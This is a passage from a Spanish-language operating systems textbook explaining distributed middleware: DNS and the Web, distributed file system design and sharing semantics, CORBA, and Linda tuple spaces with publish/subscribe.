


Figura 8-34. Acumulación de encabezados de paquetes.

Para establecer una conexión con un host remoto (o incluso para enviarle un datagrama) es necesario conocer su dirección IP. Como es inconveniente para las personas administrar listas de direcciones IP de 32 bits, se inventó un esquema llamado **DNS** (**Sistema de nombres de dominio**) como una base de datos para asignar nombres ASCII para los hosts a sus direcciones IP. Por ende, es posible utilizar el nombre DNS *star.cs.vu.nl* en vez de la correspondiente dirección IP 130.37.24.6. Los nombres DNS son muy conocidos debido a que las direcciones de correo electrónico en Internet son de la forma *nombre-usuario@nombre-host-DNS*. Este sistema de nomenclatura permite que el programa de correo en el host emisor busque la dirección IP del host de destino en la base de datos DNS, que establezca una conexión TCP con el proceso demonio de correo ahí y envíe el mensaje como un archivo. El *nombre-usuario* se envía también para identificar en qué bandeja de correo se debe colocar el mensaje.

8.4.3 Middleware basado en documentos

Ahora que tenemos ciertos antecedentes sobre las redes y los protocolos, podemos empezar a analizar los distintos niveles de middleware que se pueden superponer en la red básica para producir un paradigma constante para las aplicaciones y los usuarios. Empezaremos con un ejemplo simple, pero muy conocido: World Wide Web. Tim Berners-Lee inventó el servicio Web en 1989 en CERN, el Centro Europeo de Investigación de Física Nuclear, y desde entonces se ha esparcido como fuego arrasador por todo el mundo.

El paradigma original detrás de Web era muy simple: cada computadora podía contener uno o más documentos, llamados **páginas Web**. Cada página Web contiene texto, imágenes, iconos, sonidos, películas y demás, así como **hipervínculos** (apuntadores) a otras páginas Web. Cuando un usuario solicita una página Web mediante el uso de un programa llamado **navegador Web**, la página se muestra en la pantalla. Al hacer clic en un vínculo, la página actual se sustituye en la pantalla por la página a la que apunta el vínculo. Aunque en años recientes se han agregado muchos complementos al Web, es evidente que el paradigma subyacente aún sigue presente: Web es un gran grafo dirigido de documentos que pueden apuntar a otros documentos, como se muestra en la figura 8-35.




Figura 8-35. Web es un gran grafo dirigido de documentos.

Cada página Web tiene una dirección única, conocida como **URL** (*Uniform Resource Lovator*, Localizador uniforme de recursos), de la forma *protocolo://nombre-DNS/nombre-archivo*. El protocolo más común es *http* (Protocolo de transferencia de hipertexto), pero también existen otros protocolos como *ftp*. Después se utiliza el nombre DNS del host que contiene el archivo. Por último, hay un nombre de archivo local que indica cuál es el archivo que se necesita.

A continuación veremos la forma en que funciona el sistema completo. En esencia, Web es un sistema cliente-servidor en donde el usuario es el cliente y el sitio Web es el servidor. Cuando el usuario proporciona un URL al navegador, ya sea escribiéndolo o haciendo clic en un hipervínculo en la página actual, el navegador realiza ciertos pasos para obtener la página Web solicitada. Como

un ejemplo simple, suponga que el URL que se proporciona es *http://www.minix3.org/doc/faq.html*. Después, el navegador realiza los siguientes pasos para obtener la página:

1. El navegador pide al DNS la dirección IP de *www.minix3.org*.
2. DNS responde con 130.37.20.20.
3. El navegador realiza una conexión TCP al puerto 80 en 130.37.20.20.
4. Después envía una petición por el archivo *doc/faq.html*.
5. El servidor *www.acm.org* envía el archivo *doc/faq.html*.
6. Se libera la conexión TCP.
7. El navegador muestra todo el texto en *doc/faq.html*.
8. El navegador obtiene y muestra todas las imágenes en *doc/faq.html*.

En principio, ésta es la base de Web y la forma en que funciona. Desde entonces se han agregado muchas otras características al Web básico, incluyendo hojas de estilo en cascada, páginas Web dinámicas que se generan al instante, páginas Web que contienen pequeños programas o secuencias de comandos que se ejecutan en la máquina cliente y mucho más, pero esto queda fuera del alcance de este análisis.

8.4.4 Middleware basado en sistemas de archivos

La idea básica detrás de la Web es hacer que un sistema distribuido tenga la apariencia de una colección gigante de documentos hipervinculados. Un segundo método sería hacer que un sistema distribuido tenga la apariencia de un gran sistema de archivos. En esta sección analizaremos algunas de las cuestiones involucradas en el diseño de un sistema de archivos a nivel mundial.

Utilizar un modelo de sistema de archivos para un sistema distribuido significa que hay un solo sistema de archivos global, en el que usuarios de todo el mundo tienen autorización de leer y escribir en archivos. Para lograr la comunicación, un proceso tiene que escribir datos en un archivo y otros procesos tienen que leer los datos de vuelta. Aquí surgen muchos de los problemas estándar con los sistemas de archivos, pero también aparecen nuevos problemas relacionados con la distribución.

Modelo de transferencia

La primera cuestión es la elección entre el **modelo de envío/descarga** y el **modelo de acceso remoto**. En el primer modelo, que se muestra en la figura 8-36(a), para que un proceso pueda utilizar un archivo debe copiarlo primero del servidor remoto en el que se encuentra. Si el archivo sólo se va a leer, se lee entonces de manera local, para obtener un alto rendimiento. Si el archivo se va a escribir, se escribe de manera local. Cuando el proceso termina de usar el archivo, coloca el archivo actualizado de vuelta en el servidor. Con el modelo de acceso remoto, el archivo permanece en el servidor y el cliente le envía comandos para realizar el trabajo ahí, como se muestra en la figura 8-36(b).




Figura 8-36. (a) El modelo de envío/descarga. (b) El modelo de acceso remoto.

Las ventajas del modelo de envío/descarga son su simplicidad y el hecho de que es más eficiente transferir todos los datos entre archivos a la vez que transferirlos en piezas pequeñas. Las desventajas son que debe haber suficiente espacio de almacenamiento para todo el archivo en forma local, desplazar el archivo completo es un desperdicio si sólo se necesitan piezas de éste, y surgen problemas de consistencia si hay varios usuarios concurrentes.

La jerarquía de directorios

Los archivos sólo son parte de la historia; la otra parte es el sistema de directorios. Todos los sistemas de archivos distribuidos aceptan directorios que contienen varios archivos. El siguiente problema de diseño es si todos los clientes tienen la misma vista de la jerarquía de directorios. Como ejemplo de lo que queremos, considere la figura 8-37. En la figura 8-37(a) mostramos dos servidores de archivos, cada uno de los cuales contiene tres directorios y ciertos archivos. En la figura 8-37(b) tenemos un sistema en el que todos los clientes (y otras máquinas) tienen la misma vista del sistema de archivos distribuido. Si la ruta */D/E/x* es válida en una máquina, es válida en todos ellos.

En contraste, en la figura 8-37(c) hay distintas máquinas que pueden tener distintas vistas del sistema de archivos. Para repetir el ejemplo anterior, la ruta */D/E/x* podría ser válida en el cliente 1, pero no en el cliente 2. En los sistemas que administran varios sistemas de archivos mediante el montaje remoto, la figura 8-37(c) es la norma. Es flexible y simple de implementar, pero tiene la desventaja de que no hace que todo el sistema se comporte como un sistema individual de tiempo compartido a la antigua. En un sistema de tiempo compartido todos los procesos ven el mismo sistema de archivos, como en el modelo de la figura 8-37(b). Esta propiedad facilita la programación y comprensión del sistema.

Una pregunta muy relacionada es si debe haber o no un directorio raíz global, que todas las máquinas reconozcan como el directorio raíz. Una manera de tener un directorio raíz global es hacer que la raíz contenga una entrada para cada servidor y nada más. Bajo estas circunstancias, las rutas toman la forma */servidor/ruta*, lo cual tiene sus propias desventajas, pero al menos es lo mismo en cualquier parte del sistema.




Figura 8-37. (a) Dos servidores de archivos. Los cuadros son directorios y los círculos son archivos. (b) Un sistema en el que todos los clientes tienen la misma vista del sistema de archivos. (c) Un sistema en el que distintos clientes pueden tener distintas vistas del sistema de archivos.

Transparencia de nomenclatura

El principal problema con esta forma de nomenclatura es que no es totalmente transparente. Hay dos formas de transparencia relevantes en este contexto que vale la pena distinguir. En la primera, conocida como **transparencia de localización**, el nombre de ruta no da ninguna pista sobre la ubicación del archivo. Una ruta como */servidor1/dir1/dir2/x* indica que el archivo *x* está ubicado en el servidor 1, pero no indica en dónde se encuentra ese servidor. El servidor se puede mover a cualquier parte en la red sin tener que cambiar el nombre de la ruta. Por ende, este sistema tiene transparencia de ubicación.

Ahora suponga que el archivo *x* es muy grande y que el espacio está restringido en el servidor 1. Además, suponga que hay mucho espacio en el servidor 2. El sistema podría mover el archivo *x* al

servidor 2 de manera automática. Por desgracia, cuando el primer componente de todos los nombres de ruta es el servidor, el sistema no puede mover el archivo al otro servidor de manera automática, aun si *dir1* y *dir2* existen en ambos servidores. El problema es que al mover el archivo de manera automática se cambia su nombre de ruta de */servidor1/dir1/dir2/x* a */servidor2/dir1/dir2/x*. Los programas que contienen la primera cadena dejarán de funcionar si cambia la ruta. Se dice que un sistema en el que se pueden mover archivos sin cambiar sus nombres tiene **independencia de ubicación**. Un sistema distribuido que incrusta los nombres de máquinas o de servidores en los nombres de las rutas en definitiva no es independiente de la ubicación. Un sistema basado en el montaje remoto tampoco lo es, ya que no es posible mover un archivo de un grupo de archivos (la unidad de montaje) a otro y poder seguir utilizando el nombre de ruta anterior. No es fácil lograr la independencia de la ubicación, pero es una propiedad conveniente de tener en un sistema distribuido.

Para resumir lo que dijimos antes, hay tres métodos comunes para nombrar archivos y directorios en un sistema distribuido:

1. Usar la nomenclatura de máquina + ruta, como */máquina/ruta* o *máquina:ruta*.
2. Montar los sistemas de archivos remotos en la jerarquía de archivos local.
3. Un solo espacio de nombres que sea igual para todas las máquinas.

Los primeros dos métodos son fáciles de implementar, en especial como una forma de conectar los sistemas existentes que no fueron diseñados para un uso distribuido. El tercer método es difícil y requiere un diseño cuidadoso, pero facilita la vida a los programadores y usuarios.

Semántica de la compartición de archivos

Cuando dos o más usuarios comparten el mismo archivo, es necesario definir la semántica de leer y escribir con precisión para evitar problemas. En los sistemas con un solo procesador, la semántica por lo general establece que cuando una llamada al sistema `read` va después de una llamada al sistema `write`, la llamada a `read` devuelve el valor que se acaba de escribir, como se muestra en la figura 8-38(a). De manera similar, cuando se realizan dos llamadas a `write` en sucesión rápida, seguidas de una llamada a `read`, el valor leído es el valor almacenado por la última escritura. En efecto, el sistema implementa un orden en todas las llamadas al sistema, y todos los procesadores ven el mismo orden. A este modelo le llamaremos **consistencia secuencial**.

En un sistema distribuido, la consistencia secuencial se puede obtener fácilmente mientras haya sólo un servidor de archivos y los clientes no coloquen archivos en la caché. Todas las llamadas a `read` y `write` van directamente al servidor de archivos, que las procesa estrictamente en forma secuencial.

Sin embargo, en la práctica el rendimiento de un sistema distribuido en el que todas las peticiones de archivos deben enviarse a un solo servidor es, con frecuencia, pobre. A menudo, este problema se resuelve al permitir que los clientes mantengan copias locales de archivos de uso frecuente en sus cachés privadas. No obstante, si el cliente 1 modifica de manera local un archivo en caché y, poco tiempo después, el cliente 2 lee el archivo del servidor, el segundo cliente obtendrá un archivo obsoleto, como se ilustra en la figura 8-38(b).




Figura 8-38. (a) Consistencia secuencial. (b) En un sistema distribuido con caché, al leer un archivo se puede obtener un valor obsoleto.

Una manera de solucionar esta dificultad es propagar todos los cambios a los archivos en caché de vuelta al servidor de manera inmediata. Aunque este método es simple en concepto, es ineficiente. Una solución alternativa es relajar la semántica de la compartición de archivos. En vez de requerir una llamada a `read` para ver los efectos de todas las llamadas anteriores a `write`, podemos tener una nueva regla que establezca lo siguiente: “Los cambios a un archivo abierto son visibles en un principio sólo para el proceso que los hizo. Sólo hasta que se cierre el archivo podrán ser visibles los cambios para los demás procesos”. La adopción de dicha regla no cambia lo que ocurre en la figura 8-38(b), pero sí redefine el comportamiento actual (*B* recibe el valor original del archivo) como correcto. Cuando el cliente 1 cierra el archivo, envía una copia de vuelta al servidor para que las llamadas subsiguientes a `read` obtengan el nuevo valor, como se requiere. En efecto, éste es el modelo de envío/descarga de la figura 8-36. Esta regla semántica se implementa ampliamente, y se conoce como **semántica de sesión**.

Al utilizar la semántica de sesión surge la cuestión de lo que ocurre si dos o más clientes están usando caché y modificando el mismo archivo a la vez. Una solución es que a medida que se vaya cerrando cada archivo, su valor se envíe de vuelta al servidor, por lo que el resultado final dependerá

de cuál archivo cierre al último. Una alternativa menos placentera pero un poco más fácil de implementar es que el resultado final sea uno de los candidatos, pero dejar sin especificar la opción de cuál archivo se debe elegir.

Un método alternativo a la semántica de sesión es utilizar el modelo de envío/descarga, pero bloquear de manera automática un archivo que se haya descargado. Cuando otros clientes intenten descargar el archivo, se quedarán en espera hasta que el primer cliente lo haya regresado. Si hay mucha demanda por el archivo, el servidor podría enviar mensajes al cliente que contiene el archivo para pedirle que se apure, y tal vez eso ayude o tal vez no. En general, es difícil obtener la semántica correcta de los archivos compartidos sin soluciones elegantes y eficientes.

8.4.5 Middleware basado en objetos

Ahora vamos a analizar un tercer paradigma. En vez de decir que todo es un documento o que todo es un archivo, decimos que todo es un objeto. Un **objeto** es una colección de variables que se incluyen con un conjunto de procedimientos de acceso, llamados **métodos**. No se permite que los procesos accedan directamente a las variables. En vez de ello, tienen que invocar los métodos.

Algunos lenguajes de programación como C++ y Java son orientados a objetos, pero éstos son objetos a nivel de lenguaje en vez de objetos en tiempo de ejecución. Un sistema muy conocido que se basa en objetos en tiempo de ejecución es **CORBA** (*Common Object Request Broker Architechture,* Arquitectura común de intermediarios en peticiones a objetos) (Vinoski, 1997). CORBA es un sistema cliente-servidor, en el que los procesos cliente en máquinas cliente pueden invocar operaciones en objetos ubicados en máquinas servidores (posiblemente remotos). CORBA se diseñó para un sistema heterogéneo que ejecuta una variedad de plataformas de hardware y sistema operativos, programado en una variedad de lenguajes. Para que sea posible que un cliente en una plataforma invo que a un servidor en una plataforma distinta, se interponen **ORB**s *Object Request Broker* (Intermediarios en peticiones a objetos) entre el cliente y el servidor para permitir que coincidan. Los ORBs desempeñan un papel tan importante en CORBA que hasta incluyen su nombre en el sistema.

Cada objeto CORBA se define mediante una definición de interfaz en un lenguaje conocido como **IDL** (*Interfaz Definition Language*, Lenguaje de definición de interfaz), el cual indica qué métodos debe exportar el objeto y qué tipos de parámetros espera cada método. La especificación del IDL se puede compilar en un procedimiento de resguardo del cliente y se puede almacenar en una biblioteca. Si un proceso cliente sabe de antemano que necesitará acceder a cierto objeto, se vincula con el código de resguardo del cliente del objeto. La especificación IDL también se puede compilar en un procedimiento **esqueleto** que se utiliza en el lado servidor. Si un proceso no sabe de antemano cuáles objetos CORBA va a necesitar también es posible la invocación dinámica, pero su funcionamiento es algo que está más allá del alcance de este libro.

Cuando se crea un objeto CORBA también se crea una referencia a este objeto y se devuelve al proceso que lo creó. Esta referencia es la forma en que el proceso identifica al objeto para las subsiguientes invocaciones de sus métodos. La referencia se puede pasar a otros procesos, o se puede almacenar en un directorio de objetos.

Para que un proceso cliente pueda invocar a un método sobre un objeto, debe adquirir primero una referencia al objeto. La referencia puede provenir directamente del proceso que lo creó, pero es

más probable que los busque por nombre o por función en algún tipo de directorio. Una vez que está disponible la referencia al objeto, el proceso cliente organiza los parámetros para las llamadas a los métodos en una estructura conveniente y después se pone en contacto con el ORB cliente. A su vez, el ORB cliente envía un mensaje al ORB servidor, el cual invoca al método del objeto. Todo el mecanismo es similar a RPC.

La función de los ORBs es ocultar al código cliente y servidor todos los detalles de distribución y comunicación de bajo nivel. En especial, los ORBs ocultan al cliente la ubicación del servidor, si éste es un programa binario o una secuencia de comandos, en qué hardware y sistema operativo se ejecuta el servidor, si el objeto está activo en ese momento y cómo se comunican los dos ORBs (por ejemplo, TCP/IP, RPC, memoria compartida, etcétera.).

En la primera versión de CORBA, no se especificaba el protocolo entre el ORB cliente y el ORB servidor. Como resultado, cada distribuidor de ORBs utilizaba un protocolo distinto y los ORBs de un distribuidor no se podían comunicar con los de los otros distribuidores. En la versión 2.0 se especificó el protocolo. Para comunicarse a través de Internet, el protocolo se llama **IIOP** (*Internet InterOrb Protocol,* Protocolo InterOrb de Internet).

Para que sea posible utilizar en los sistemas CORBA objetos que no se hayan escrito para CORBA, cada objeto se puede equipar con un **adaptador de objeto**. Esto es una envoltura que maneja las tareas como el registro del objeto, la generación de referencias al objeto y su activación, si se invoca cuando no esté activo. La distribución de todas estas partes de CORBA se muestra en la figura 8-39.




Figura 8-39. Los principales elementos de un sistema distribuido basado en CORBA. Las partes de CORBA se muestran en color gris.

Un problema grave con CORBA es que cada objeto se encuentra sólo en un servidor, lo cual significa que el rendimiento será terrible para los objetos que se utilizan con mucha frecuencia en máquinas cliente por todo el mundo. En la práctica, CORBA sólo funciona de manera aceptable en los sistemas de pequeña escala, como los que se utilizan para conectar procesos en una computadora, una LAN o dentro de una sola empresa.

8.4.6 Middleware basado en coordinación

Nuestro último paradigma para un sistema distribuido se llama **middleware basado en coordinación**. Empezaremos con el sistema Linda, un proyecto académico de investigación que inició todo el campo, y después analizaremos dos ejemplos comerciales que se inspiraron en gran parte en el sistema Linda: publicar/suscribir y Jini.

Linda

David Gelernter y su estudiante Nick Carriero (Carriero y Gelernter, 1986; Carriero y Gelernter, 1989; Gelernter, 1985) desarrollaron en la Universidad de Yale el sistema **Linda**, el cual es un sistema novel para comunicación y sincronización. En Linda, los procesos independientes se comunican mediante un **espacio de tuplas** abstracto. El espacio de tuplas es global para todo el sistema, y los procesos en cualquier máquina pueden insertar o quitar tuplas en el espacio de tuplas sin importar en dónde estén almacenadas. Para el usuario, el espacio de tuplas parece una gran memoria compartida global, como hemos visto en varias formas anteriores, como en la figura 8-21(c).

Una **tupla** es como una estructura en C o Java. Consiste en uno o más campos, cada uno de los cuales es un valor de cierto tipo, soportado por el lenguaje base (para implementar a Linda se agrega una biblioteca a un lenguaje existente, como C). Para C-Linda, los tipos de campos pueden ser enteros, enteros largos y números de punto flotante, y también tipos compuestos como arreglos (incluyendo cadenas) y estructuras (pero no otras tuplas). A diferencia de los objetos, las tuplas son sólo datos; no tienen métodos asociados. En la figura 8-40 se muestran tres ejemplos de tuplas.

```
(“abc”,2,5)
(“matriz-1”,1, 6, 3.14)
(“familia”, “es-hermana”, “Stephany”, “Roberta”)
```

Figura 8-40. Tres tuplas en Linda.

Las tuplas pueden tener cuatro operaciones. La primera (*out*) coloca una tupla en el espacio de tuplas. Por ejemplo,

```
out(“abc”, 2,5);
```

coloca la tupla (“abc”, 2, 5) en el espacio de tuplas. Por lo general, los campos de *out* son constantes, variables o expresiones, como en

```
out(“matriz-1”, i, j, 3.14);
```

que envía una tupla con cuatro campos, de los cuales el segundo y el tercero se determinan con base en los valores actuales de las variables *i* y *j*.

Para obtener tuplas del espacio de tuplas se utiliza la primitiva *in*. Se tratan por contenido y no por nombre o dirección. Los campos de *in* pueden ser expresiones de parámetros formales. Por ejemplo, considere

```
in("abc", 2, ?i);
```

Esta operación "busca" en el espacio de tuplas una tupla que consista en la cadena "abc", el entero 2 y un tercer campo que contenga cualquier entero (suponiendo que *i* sea un entero). Si la encuentra, la tupla se elimina del espacio de tuplas y a la variable *i* se le asigna el valor del tercer campo. Las operaciones de buscar la coincidencia y eliminarla son atómicas, por lo que si dos procesos ejecutan la misma operación *in* al mismo tiempo, sólo uno de ellos tendrá éxito a menos que haya dos o más tuplas que coincidan. Inclusive, el espacio de tuplas puede contener varias copias de la misma tupla.

El algoritmo para buscar coincidencias que utiliza *in* es simple. Los campos de la primitiva *in*, que se conocen como la **plantilla**, se comparan (en concepto) con los campos correspondientes de todas las tuplas en el espacio de tuplas. Se produce una coincidencia si se cumplen las siguientes tres condiciones:

1. La plantilla y la tupla tienen el mismo número de campos.
2. Los tipos de los campos correspondientes son iguales.
3. Cada constante o variable en la plantilla coincide con el campo de su tupla.

Los parámetros formales, que se indican mediante un signo de interrogación seguido del nombre o tipo de una variable, no participan en la búsqueda de coincidencias (excepto para la comprobación de los tipos), aunque los parámetros que contienen el nombre de una variable se asignan después de una coincidencia exitosa.

Si no hay una tupla que coincida, se suspende el proceso que hizo la llamada hasta que otro proceso inserte la tupla necesaria, y en ese momento el proceso que hizo la llamada se revive de manera automática y recibe la nueva tupla. El hecho de que los procesos se bloqueen o desbloqueen de manera automática significa que, si un proceso está por enviar una tupla y hay otro proceso a punto de recibirla, no importa cuál se ejecuta primero. La única diferencia es que si se realiza la primitiva *in* antes que la primitiva *out*, habrá un ligero retraso hasta que la tupla esté disponible para removerla.

Podemos dar varios usos al hecho de que los procesos se bloqueen cuando la tupla que necesitan no está presente. Por ejemplo, se puede utilizar para implementar semáforos. Para crear o realizar una operación `up` en el semáforo *S*, un proceso puede ejecutar lo siguiente:

```
out("semaphore S");
```

Para realizar una operación `down`, ejecuta:

```
in("semaphore S");
```

El estado del semáforo *S* se determina con base en el número de tuplas ("semaphore S") en el espacio de tuplas. Si no existe ninguna, cualquier intento por obtener una tupla se bloqueará hasta que algún otro proceso suministre una.

Además de *out* e *in*, Linda también tiene una primitiva *read*, que es igual a *in* sólo que no quita la tupla del espacio de tuplas. También hay una primitiva *eval*, la cual hace que sus parámetros se evalúen en paralelo y que la tupla resultante se coloque en el espacio de tuplas. Podemos utilizar este mecanismo para realizar un cálculo arbitrario. Esta es la forma en que se crean los procesos paralelos en Linda.

Publicar/suscribir

Nuestro siguiente ejemplo de un modelo basado en coordinación está inspirado en Linda y se conoce como **publicar/suscribir** (Oki y colaboradores, 1993). Consiste en varios procesos conectados por una red de transmisión. Cada proceso puede ser un productor de información, un consumidor de información o ambos.

Cuando un productor de información tiene una nueva pieza de información (por ejemplo, un nuevo precio de las acciones), transmite esa información en la red como una tupla. A esta acción se le conoce como **publicar**. Cada tupla contiene una línea de tema jerárquica, que a su vez contiene varios campos separados por puntos. Los procesos interesados en cierta información se pueden **suscribir** a ciertos temas, para lo cual incluyen el uso de comodines en la línea de tema. Para realizar una suscripción, hay que indicar los temas que se deben buscar a un proceso de demonio de tupla en la misma máquina, que monitorea las tuplas publicadas.

